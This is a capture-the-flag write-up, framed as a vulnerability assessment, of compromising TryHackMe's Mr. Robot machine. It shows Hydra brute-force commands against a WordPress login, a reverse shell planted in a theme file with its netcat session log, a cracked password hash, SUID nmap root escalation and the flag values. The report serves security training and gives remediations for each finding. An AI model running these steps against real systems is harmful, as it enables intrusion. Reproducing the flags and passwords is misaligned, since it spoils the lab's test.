Vulnerability Assessment Report – Mr. Robot CTF

Author: Devesh Pramod Choudhari
Date: 16th June 2025
Machine IP: `10.10.18.39` / `10.10.36.154`
Platform: TryHackMe
Assessment Type: Capture The Flag (CTF)
Tools Used: Nmap, Hydra, Dirbuster, Burp Suite, WordPress, CrackStation, Netcat, Python, GTFOBins

---

Summary

This assessment revealed several vulnerabilities in the Mr. Robot machine, including weak credentials, exposed WordPress login, misuse of SUID bits, and insecure file storage. These weaknesses allowed full compromise of the system, including privilege escalation to root and retrieval of all three flags.

Reconnaissance & Scanning

Nmap Scan Results:

- nmap -sC -sV -sS -T4 10.10.18.39

Port	State	Service	Version
22	Open	SSH	OpenSSH 8.2p1 Ubuntu
80	Open	HTTP	Apache httpd
443	Open	HTTPS	Apache httpd (SSL Cert Invalid)

- robots.txt accessed manually
- Discovered `fsocity.dic` wordlist (6.9MB)


Vulnerabilities Discovered

1. Weak WordPress Username Enumeration

Affected Service: WordPress login page

Tool Used: Hydra
PoC:

- hydra -L fsocity.dic -p admin 10.10.18.39 http-post-form "/wp-login.php:log=^USER^&pwd=^PWD^:invalid username"



Result:
Username **`Elliot`** discovered via brute-force.
Severity: Medium
Impact: Enables brute-force password guessing.
Remediation: Implement login rate-limiting and CAPTCHA.

---

2. Weak WordPress Password

Tool Used: Hydra (again)
PoC: Used **`fsocity.dic`** with discovered username **`Elliot`**.
Result:


Password found: **`ER28-0652`**
Severity: High
Impact: Full WordPress Admin access.
Remediation: Enforce strong password policies.

---

3. Authenticated Remote Code Execution via Theme Editor

Technique: Modified `archive.php` in theme files to include PHP reverse shell
Payload: PHP reverse shell from Pentestmonkey
Result:
Shell received using:

- nc -lvnp 53



accessing archive.php file

http://10.10.36.154/wp-content/themes/twentyfifteen/archive.php

```
┌──(panda㉿Panda)-[~/Downloads]
└─$ rlwrap nc -lvnp 53
listening on [any] 53 ...
connect to [10.17.94.253] from (UNKNOWN) [10.10.36.154] 42866
Linux ip-10-10-36-154 5.15.0-139-generic #149~20.04.1-Ubuntu SMP Wed Apr 16 08:29:56 UTC 2025 x86_64 x86_64 x86_64 GNU/Linux
 11:44:46 up 56 min,  0 users,  load average: 16.52, 12.90, 10.13
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=1(daemon) gid=1(daemon) groups=1(daemon)
/bin/sh: 0: can't access tty; job control turned off
$
```


Severity: High
Impact: Remote shell as `daemon` user.
Remediation: Disable editor access in WordPress (`DISALLOW_FILE_EDIT`).

---

4. Exposed Sensitive Files (Flag & Hash)

Location: `/home/robot/password.raw-md5`
Details:

$ cd home/robot
$ ls
key-2-of-3.txt
Password.raw-md5
$ cat password.raw-md5
robot:c3fcd3d76192e4007dfb496cca67e13b



Contains MD5 hash: **`c3fcd3d76192e4007dfb496cca67e13b`**
Cracked as: **`abcdefghijklmnopqrstuvwxyz`**
Severity: High
Impact: User compromise
Remediation: Avoid storing plaintext/hashes in world-readable files.

---

5. Privilege Escalation via SUID Nmap Binary


Location: `/usr/local/bin/nmap`
Permissions: SUID bit set
Technique:

- nmap --interactive
- nmap> !sh

$ **python -c 'import pty;pty.spawn("/bin/bash")'**
daemon@ip-10-10-36-154:/home$ **whoami**
Daemon
$ **python -c 'import pty;pty.spawn("/bin/bash")'**
robot@ip-10-10-36-154:~$ **cat key-2-of-3.txt**
822c73956184f694993bede3eb39f959

robot@ip-10-10-36-154:~$ **find / -perm -4000 -type f 2>/dev/null | grep '/bin/'**
/bin/umount
/bin/mount
/bin/su
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
/usr/bin/pkexec
/usr/local/bin/nmap

- Going to https://gtfobins.github.io/# and looking for nmap shell



robot@ip-10-10-36-154:~$ **nmap --interactive**
Starting nmap V. 3.81 (http://www.insecure.org/nmap/)
Welcome to Interactive Mode -- press h <enter> for help
nmap> !sh
root@ip-10-10-36-154:~#

Result: Root shell obtained.
Severity: Critical
Impact: Full root system compromise
Remediation: Remove SUID bit or restrict binary access.

Flags Captured

- **Key 1:** `073403c8a58a1f80d943455fb30724b9`
- **Key 2:** `822c73956184f694993bede3eb39f959`
- **Key 3:** `04787ddef27c3dee1ee161b21670b4e4`

Recommendations

1. Enforce strong credentials across all services.
2. Apply proper file permissions for sensitive data.
3. Regularly audit SUID binaries.
4. Harden WordPress configurations.
5. Monitor login attempts and brute-force activity.

Appendix

- **Wordlist:** `fsocity.dic`
- **Reverse Shell File:** `archive.php` modified via WP Editor
- **Hash Cracked:** via CrackStation.net
- **GTFOBins Usage:** `nmap --interactive` > `!sh`